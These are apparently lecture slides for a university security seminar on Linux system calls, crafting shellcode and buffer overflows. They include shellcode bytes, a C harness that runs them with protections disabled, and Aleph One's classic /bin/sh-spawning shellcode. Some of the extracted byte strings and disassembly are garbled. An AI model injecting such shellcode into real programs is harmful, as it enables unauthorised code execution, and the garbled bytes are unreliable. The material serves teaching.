



CSC 600 Advanced Seminar

System Call & Shellcode & Stack Overflow

Si Chen (schen@wcupa.edu)




System Call




System Call

- A system call, sometimes referred to as a kernel call, is a request in a Unix-like operating system made via a software interrupt by an active process for a service performed by the kernel.



System Call

- User code can be arbitrary
- User code cannot modify kernel memory
- The call mechanism switches code to kernel mode



What is System Call?

- System resources (file, network, IO, device) may be accessed by multiple applications at the same time, can cause confliction.
- Modern OS protect these resources.
- E.g. How to let a program to wait for a while?

```
1 int i;  
2 for(int = 0; i < 100000; ++i);
```




100Mhz CPU -> 1s
1000Mhz CPU -> 0.1s

Use OS provide Timer


What System Call?

- Let an application to access system resources.
- OS provide an interface (**System call**) for the application
- It usually use the technique called “interrupt vector”
 - Linux use 0x80
 - Windows use 0x2E

In [system programming](#), an **interrupt** is a signal to the [processor](#) emitted by hardware or software indicating an event that needs immediate attention. An interrupt alerts the processor to a high-priority condition requiring the interruption of the current code the processor is executing. The processor responds by suspending its current activities, saving its [state](#), and executing a [function](#) called an [interrupt handler](#) (or an interrupt service routine, ISR) to deal with the event. This interruption is temporary, and, after the interrupt handler finishes, the processor resumes normal activities.^[1] There are two types of interrupts: hardware interrupts and software interrupts. – From Wikipedia



CPU Interrupt



fwrite() path in both Linux and Windows

Application

fwrite()

./program

fwrite()

program.exe

C Run Time Library

write()

libc.a
libc.so

write()

Libcmt.lib
msvcr90.dll

interrupt 0x80

libc.a
libc.so

API (Windows)

NtWriteFile()

Kernel32.dll

Interrupt 0x2e

NTDLL.dll

Kernel

sys_write()
Kernel

./vlinuxz

IoWriteFile()
Kernel

NtosKrnI.exe

Linux System Call

Linux Syscall Reference

<http://syscalls.kernelgrok.com>

Show <input type="button" value="All"/> <input type="button" value="entries"/> Search: <input type="text"/>								
#	Name	Registers						Definition
		eax	ebx	ecx	edx	esi	edi	
0	sys_restart_syscall	0x00	-	-	-	-	-	kernel/signal.c:2058
1	sys_exit	0x01	int error_code	-	-	-	-	kernel/exit.c:1046
2	sys_fork	0x02	struct pt_regs *	-	-	-	-	arch/alpha/kernel/entry.S:716
3	sys_read	0x03	unsigned int fd	char __user *buf	size_t count	-	-	fs/read_write.c:391
4	sys_write	0x04	unsigned int fd	const char __user *buf	size_t count	-	-	fs/read_write.c:408
5	sys_open	0x05	const char __user *filename	int flags	int mode	-	-	fs/open.c:900
6	sys_close	0x06	unsigned int fd	-	-	-	-	fs/open.c:969
7	sys_waitpid	0x07	pid_t pid	int __user *stat_addr	int options	-	-	kernel/exit.c:1771
8	sys_creat	0x08	const char __user *pathname	int mode	-	-	-	fs/open.c:933
9	sys_link	0x09	const char __user *oldname	const char __user *newname	-	-	-	fs/namei.c:2520
10	sys_unlink	0x0a	const char __user *pathname	-	-	-	-	fs/namei.c:2352
11	sys_execve	0x0b	char __user *	char __user * __user *	char __user * __user *	struct pt_regs *	-	arch/alpha/kernel/entry.S:925
12	sys_chdir	0x0c	const char __user *filename	-	-	-	-	fs/open.c:361
13	sys_time	0x0d	time_t __user *tloc	-	-	-	-	kernel/posix-timers.c:855
14	sys_mknod	0x0e	const char __user *filename	int mode	unsigned dev	-	-	fs/namei.c:2067
15	sys_chmod	0x0f	const char __user *filename	mode_t mode	-	-	-	fs/open.c:507
16	sys_lchown16	0x10	const char __user *filename	old_uid_t user	old_gid_t group	-	-	kernel/uid16.c:27
17	not implemented	0x11	-	-	-	-	-	
18	sys_stat	0x12	char __user *filename	struct __old_kernel_stat __user *statbuf	-	-	-	fs/stat.c:150
19	sys_lseek	0x13	unsigned int fd	off_t offset	unsigned int origin	-	-	fs/read_write.c:167
20	sys_getpid	0x14	-	-	-	-	-	kernel/timer.c:1337
21	sys_mount	0x15	char __user *dev_name	char __user *dir_name	char __user *type	unsigned long flags	void __user *data	fs/namespace.c:2118
22	sys_oldumount	0x16	char __user *name	-	-	-	-	fs/namespace.c:1171

Show All entries		Search:						
#	Name	eax	ebx	ecx	edx	esi	edi	Definition
0	<code>sys_restart_syscall</code>	0x00	-	-	-	-	-	<code>kernel/signal.c:2058</code>
1	<code>sys_exit</code>	0x01	int error_code	-	-	-	-	<code>kernel/exit.c:1046</code>
2	<code>sys_fork</code>	0x02	struct pt_regs *	-	-	-	-	<code>arch/alpha/kernel/entry.S:716</code>
3	<code>sys_read</code>	0x03	unsigned int fd	char __user *buf	size_t count	-	-	<code>fs/read_write.c:391</code>
4	<code>sys_write</code>	0x04	unsigned int fd	const char __user *buf	size_t count	-	-	<code>fs/read_write.c:408</code>
5	<code>sys_open</code>	0x05	const char __user *filename	int flags	int mode	-	-	<code>fs/open.c:900</code>
6	<code>sys_close</code>	0x06	unsigned int fd	-	-	-	-	<code>fs/open.c:969</code>
7	<code>sys_waitpid</code>	0x07	pid_t pid	int __user *stat_addr	int options	-	-	<code>kernel/exit.c:1771</code>
8	<code>sys_creat</code>	0x08	const char __user *pathname	int mode	-	-	-	<code>fs/open.c:933</code>
9	<code>sys_link</code>	0x09	const char __user *oldname	const char __user *newname	-	-	-	<code>fs/namei.c:2520</code>
10	<code>sys_unlink</code>	0x0a	const char __user *pathname	-	-	-	-	<code>fs/namei.c:2352</code>
11	<code>sys_execve</code>	0x0b	char __user *	char __user * __user * __user *	char __user * __user *	struct pt_regs *	-	<code>arch/alpha/kernel/entry.S:925</code>
12	<code>sys_chdir</code>	0x0c	const char __user *filename	-	-	-	-	<code>fs/open.c:361</code>
13	<code>sys_time</code>	0x0d	time_t __user *tloc	-	-	-	-	<code>kernel/posix-timers.c:855</code>
14	<code>sys_mknod</code>	0x0e	const char __user *filename	int mode	unsigned dev	-	-	<code>fs/namei.c:2067</code>
15	<code>sys_chmod</code>	0x0f	const char __user *filename	mode_t mode	-	-	-	<code>fs/open.c:507</code>
16	<code>sys_lchown16</code>	0x10	const char __user *filename	old_uid_t user	old_gid_t group	-	-	<code>kernel/uid16.c:27</code>
17	not implemented	0x11	-	-	-	-	-	
18	<code>sys_stat</code>	0x12	char __user *filename	struct __old_kernel_stat __user *statbuf	-	-	-	<code>fs/stat.c:150</code>
19	<code>sys_lseek</code>	0x13	unsigned int fd	off_t offset	unsigned int origin	-	-	<code>fs/read_write.c:167</code>
20	<code>sys_getpid</code>	0x14	-	-	-	-	-	<code>kernel/timer.c:1337</code>
21	<code>sys_mount</code>	0x15	char __user *dev_name	char __user *dir_name	char __user *type	unsigned long flags	void __user *data	<code>fs/namespace.c:2118</code>
22	<code>sys_oldumount</code>	0x16	char __user *name	-	-	-	-	<code>fs/namespace.c:1171</code>

```


836         const struct itimerspec __user *utmr,
837         struct itimerspec __user *otmr);
838
839 asmlinkage long sys_timerfd_gettime(int ufd, struct itimerspec __user *otmr);
840 asmlinkage long sys_eventfd(unsigned int count, int flags);
841 asmlinkage long sys_fallocate(int fd, int mode, loff_t offset, loff_t len);
842 asmlinkage long sys_old_readdir(unsigned int, struct old_linux_dirent __user *, unsigned
843 asmlinkage long sys_pselect6(int, fd_set __user *, fd_set __user *,
844         fd_set __user *, struct timespec __user *,
845         void __user *);
846 asmlinkage long sys_ppoll(struct pollfd __user *, unsigned int,
847         struct timespec __user *, const sigset_t __user *,
848         size_t);
849 asmlinkage long sys_fanotify_init(unsigned int flags, unsigned int event_f_flags);
850 asmlinkage long sys_fanotify_mark(int fanotify_fd, unsigned int flags,
851         u64 mask, int fd,
852         const char __user *pathname);
853
854 asmlinkage long sys_syncfs(int fd);
855
856 asmlinkage long sys_fork(void);
857 asmlinkage long sys_vfork(void);
858 #ifdef CONFIG_CLONE_BACKWARDS
859 asmlinkage long sys_clone(unsigned long, unsigned long, int __user *, int,
860         int __user *);
861 #else
862 asmlinkage long sys_clone(unsigned long, unsigned long, int __user *,
863         int __user *, int);
864 #endif
865
866 asmlinkage long sys_execve(const char __user *filename,
867         const char __user *const __user *argv,
868         const char __user *const __user *envp);
869
870 asmlinkage long sys_perf_event_open(
871         struct perf_event_attr __user *attr_uptr,
872         pid_t pid, int cpu, int group_fd, unsigned long flags);
873
874 asmlinkage long sys_mmap_pgoff(unsigned long addr, unsigned long len,
875         unsigned long prot, unsigned long flags,
876         unsigned long fd, unsigned long pgoff);
877 asmlinkage long sys_old_mmap(struct mmap_arg_struct __user *arg);
878 asmlinkage long sys_name_to_handle_at(int dfd, const char __user *name,
879         struct file_handle __user *handle,
880         int __user *mnt_id, int flag);
881 asmlinkage long sys_open_by_handle_at(int mntdirfd,
882         struct file_handle __user *handle,
883         int flags);
884 asmlinkage long sys_setns(int fd, int nstype);
885 asmlinkage long sys_process_vm_readv(pid_t pid,
886         const struct iovec __user *lvec,
887         unsigned long liovcnt,
888         const struct iovec __user *rvec,
889         unsigned long riovcnt,
890         unsigned long flags);
891 asmlinkage long sys_process_vm_writev(pid_t pid,
892         const struct iovec __user *lvec,
893         unsigned long liovcnt,
894         const struct iovec __user *rvec,
895         unsigned long riovcnt,
896         unsigned long flags);
897
898 asmlinkage long sys_kcmp(pid_t pid1, pid_t pid2, int type,
899         unsigned long idx1, unsigned long idx2);
900 asmlinkage long sys_finit_module(int fd, const char __user *uargs, int flags);
901 #endif

```

Trace by strace (linux)

- **strace /bin/echo AAAA**

```
[quake0day@quake0day-pc ~]$ strace /bin/echo AAAAA
execve("/bin/echo", ["/bin/echo", "AAAAA"], 0x7ffca29838c8 /* 53 vars */) = 0
brk(NULL)                               = 0x160d000
access("/etc/ld.so.preload", R_OK)      = -1 ENOENT (No such file or directory)
open("/etc/ld.so.cache", O_RDONLY|O_CLOEXEC) = 3
fstat(3, {st_mode=S_IFREG|0644, st_size=175868, ...}) = 0
mmap(NULL, 175868, PROT_READ, MAP_PRIVATE, 3, 0) = 0x7f387e638000
close(3)                                 = 0
open("/usr/lib/libc.so.6", O_RDONLY|O_CLOEXEC) = 3
read(3, "\177ELF\2\1\1\3\0\0\0\0\0\0\0\0\3\0>\0\1\0\0\0\340\5\2\0\0\0\0\0"..., 832) = 832
fstat(3, {st_mode=S_IFREG|0755, st_size=1985472, ...}) = 0
mmap(NULL, 8192, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_ANONYMOUS, -1, 0) = 0x7f387e636000
mmap(NULL, 3823824, PROT_READ|PROT_EXEC, MAP_PRIVATE|MAP_DENYWRITE, 3, 0) = 0x7f387e09a000
mprotect(0x7f387e237000, 2093056, PROT_NONE) = 0
mmap(0x7f387e436000, 24576, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_FIXED|MAP_DENYWRITE, 3, 0x19c000) = 0x7f387e436000
mmap(0x7f387e43c000, 14544, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_FIXED|MAP_ANONYMOUS, -1, 0) = 0x7f387e43c000
close(3)                                 = 0
arch_prctl(ARCH_SET_FS, 0x7f387e6374c0) = 0
mprotect(0x7f387e436000, 16384, PROT_READ) = 0
mprotect(0x607000, 4096, PROT_READ)      = 0
mprotect(0x7f387e663000, 4096, PROT_READ) = 0
munmap(0x7f387e638000, 175868)           = 0
brk(NULL)                               = 0x160d000
brk(0x162e000)                           = 0x162e000
open("/usr/lib/locale/locale-archive", O_RDONLY|O_CLOEXEC) = 3
fstat(3, {st_mode=S_IFREG|0644, st_size=1669456, ...}) = 0
mmap(NULL, 1669456, PROT_READ, MAP_PRIVATE, 3, 0) = 0x7f387e49e000
close(3)                                 = 0
fstat(1, {st_mode=S_IFCHR|0620, st_rdev=makedev(136, 0), ...}) = 0
write(1, "AAAAA\n", 6AAAAA
)                                           = 6
close(1)                                 = 0
close(2)                                 = 0
exit_group(0)                             = ?
+++ exited with 0 +++
```

 **System Call**

Example: Hello World

Quick review:

- DB** - Define Byte. 8 bits
- DW** - Define Word. Generally 2 bytes on a typical x86 32-bit system
- DD** - Define double word. Generally 4 bytes on a typical x86 32-bit system

From [x86 assembly tutorial](#),

```
section .text
global _start
_start:

    mov eax, 4        ; sys_write
    mov ebx, 1        ; fd
    mov ecx, msg      ; buf
    mov edx, 13       ; size
    int 0x80          ; write(1, "Hello world!\n", 13)

    mov eax, 1        ; sys_exit
    mov ebx, 0        ; status
    int 0x80          ; exit(0)

section .data
msg:
    db 'Hello world!', 0xA
```

helloworld.asm

```
[quake0day@quake0day-pc ~]$ nasm -felf32 helloworld.asm -o helloworld.o && ld helloworld.o -melf_i386 -o helloworld
[quake0day@quake0day-pc ~]$ ./helloworld
Hello world!
```

Some Useful System Call

▪ open/read/write

```
eax ebx ecx edx
0x05 path 0 0 open(path, O_RDONLY)
0x03 fd buf size read(fd, buf, size)
0x04 fd buf size write(fd, buf, size)
```

▪ mmap/mprotect

- mmap: use to allocate an executable area
- mprotect: disable data executable prevention

▪ execve

- execve(char* path, char* argv[], char* envp[]);
- path: path to the executable file
- argv: arguments (char* pointer array)
- envp: environment variable (char* pointer array)

- Linux Syscall sorta use fastcall
 - specific syscall # is loaded into eax
 - arguments for call are placed in different registers
 - **int 0x80** executes call to syscall()
 - CPU switches to kernel mode
 - each syscall has a unique, static number

Shellcode

Shellcode is defined as a set of instructions injected and then executed by an exploited program. **Shellcode** is used to directly manipulate registers and the functionality of a exploited program.

Crafting Shellcode (the small program)

Example: Hello World

```
1  hello.asm
2  [SECTION .text]
3
4  global _start
5
6
7  _start:
8
9      jmp short ender
10
11     starter:
12
13     xor eax, eax    ;clean up the registers
14     xor ebx, ebx
15     xor edx, edx
16     xor ecx, ecx
17
18     mov al, 4       ;syscall write
19     mov bl, 1       ;stdout is 1
20     pop ecx         ;get the address of the string from the stack
21     mov dl, 5       ;length of the string
22     int 0x80
23
24     xor eax, eax
25     mov al, 1       ;exit the shellcode
26     xor ebx, ebx
27     int 0x80
28
29     ender:
30     call starter    ;put the address of the string on the stack
31     db 'hello'
```

hello.asm

Crafting Shellcode (the small program)

Example: Hello (hello.asm)

To compile it use nasm:

```
→ ~ nasm -f elf hello.asm
```

Use objdump to get the shellcode bytes:

```
[csc495@csc495-pc ~]$ objdump -d -M intel hello.o
;hello.asm
[SECTION .text]
hello.o:      file format elf32-i386
global _start

Disassembly of section .text:

_start:
00000000<_start>:
0:  eb 19                jmp     1b <call_shellcode>
   starter:

00000002<shellcode>:
2:  31 c0                xor     eax,eax
4:  b0 04                mov     al,0x4
6:  31 db                xor     ebx,ebx
8:  b3 01                mov     bl,0x1
a:  b5 59                mov     bl,0x59
c:  31 d2                xor     edx,edx
e:  b2 0d                mov     dl,0xd
f:  cd 80                int     0x80
11: 31 c0                xor     eax,eax
13: b0 01                mov     al,0x1
15: 31 db                xor     ebx,ebx
17: b3 05                mov     bl,0x5
19: cd 80                int     0x80
   call starter ;put the address of the string on the stack

;xor the registers
2: 31 c0                xor     eax,eax
4: b0 04                mov     al,0x4
6: 31 db                xor     ebx,ebx
8: b3 01                mov     bl,0x1
a: b5 59                mov     bl,0x59
c: 31 d2                xor     edx,edx
e: b2 0d                mov     dl,0xd
f: cd 80                int     0x80
11: 31 c0                xor     eax,eax
13: b0 01                mov     al,0x1
15: 31 db                xor     ebx,ebx
17: b3 05                mov     bl,0x5
19: cd 80                int     0x80
   call starter ;put the address of the string on the stack

;exit the shellcode
2: 31 c0                xor     eax,eax
4: b0 01                mov     al,0x1
6: 31 db                xor     ebx,ebx
8: b3 05                mov     bl,0x5
a: cd 80                int     0x80
   call starter ;put the address of the string on the stack
```

Crafting Shellcode (the small program)

Disassembly of section .text:

```
00000000 <start>:
0:  eb 19      jmp 1b <ender>
00000002 <starter>:
2:  31 c0      xor     eax, eax
4:  31 db      xor     ebx, ebx
6:  31 d2      xor     edx, edx
8:  31 c9      xor     ecx, ecx
a:  b0 04      mov     al, 0x4
c:  b3 01      mov     bl, 0x1
e:  59        pop     ecx
f:  b2 05      mov     dl, 0x5
11: cd 80      int     0x80
13: 31 c0      xor     eax, eax
15: b0 01      mov     al, 0x1
17: 31 db      xor     ebx, ebx
19: cd 80      int     0x80
0000001b <ender>:
1b: e8 e2 ff ff call    2 <starter>
20: 68 65 6c 6c 6f push    0x6f6c6c65
```

Extracting the bytes gives us the shellcode:

```
\xeb\x19\x31\xc0\x31\xdb\x31\xd2\x31\xc9\xb0\x04\xb3\x01\x59\x
b2\x05\xcd\x80\x31\xc0\xb0\x01\x31\xdb\xcd\x80\xe8\xe2\xff\xff\x
f\x68\x65\x6c\x6c\x6f
```

Test Shellcode (test.c)

```
1 char code[] = "\xeb\x19\x31\xc0\x31\xdb\x31\xd2\x31\xc9\xb0\x04\xb3\x01\x59\xb2\x05xcd"\
2             "\x80\x31\xc0\xb0\x01\x31\xdb\xcd\x80\xe8\xe2\xff\xff\xff\x68\x65\x6c\x6c\x6f";
3 int main(int argc, char **argv)
4 {
5     int (*func)();
6     func = (int (*)( )) code;
7     (int) (*func)();
8 }
```

```
→ ~ gcc test.c -o test -fno-stack-protector -zexecstack -no-pie
→ ~ ./test
hello%
```

- Taking some shellcode from Aleph One's 'Smashing the Stack for Fun and Profit'

```
shellcode =  
("\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b" +  
"\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40xcd" +  
"\x80\xe8\xdc\xff\xff\xff/bin/sh")
```

“Memory Corruption”


- What is it?

“Memory Corruption”

- Modifying a **binary's** memory in a way that was not intended
- Broad umbrella term for most of what the rest of this class will be
- The vast majority of system-level **exploits** (real-world and competition) involve memory corruption

Buffers

- A buffer is defined as a limited, contiguously allocated set of memory. The most common buffer in C is an array.



C Arrays

A novice C programmer mistake

```
1 #include <stdio.h>
2 #include <string.h>
3
4 int main()
5 {
6     int array[5] = {1, 2, 3, 4, 5};
7     printf("%d\n", array[5]);
8 }
```

```
quake0day@quakes-iMac > ~/Documents/Sync/CSC495 Software Security/ch5 > cc buffer.c
buffer.c:7:17: warning: array index 5 is past the end of the array (which contains 5 elements) [-Warray-bounds]
    printf("%d\n", array[5]);
                      ^
buffer.c:6:2: note: array 'array' declared here
    int array[5] = {1, 2, 3, 4, 5};
    ^
1 warning generated.
quake0day@quakes-iMac > ~/Documents/Sync/CSC495 Software Security/ch5 > ./a.out
32767
```

This example shows how easy it is to read past the end of a buffer; C provides no built-in protection.

Another C programmer mistake

```
1  #include <stdio.h>
2  #include <string.h>
3
4  int main()
5  {
6      int array[5];
7      int i;
8      for(i = 0; i <= 255; i ++){
9          array[i] = 10;
10     }
11 }
12
```

```
quake0day@quakes-iMac ~/Documents/Sync/CSC495_Software_Security/ch5 cc buffer2.c
quake0day@quakes-iMac ~/Documents/Sync/CSC495_Software_Security/ch5 ./a.out
[1] 26905 abort ./a.out
```

Crash report

Now Activities Clear Reload Info

All Messages Errors and Faults

Devices

quake's iMac

Reports

Mac Analytics...

System Reports

User Reports

system.log

~/Library/Logs

/Library/Logs

/var/log

Process:
Path:
Identifier:
Version:
Code Type:
Parent Process:
Responsible:
User ID:

a.out [26985]
/Users/USER/Documents/*a.out
a.out
0
X86_64 (Native)
zsh [25194]
a.out [26985]
501

Date/Time:
OS Version:
Report Version:
Anonymous UUID:

2017-09-12 12:14:39.138 -0400
Mac OS X 10.12.6 (16G29)
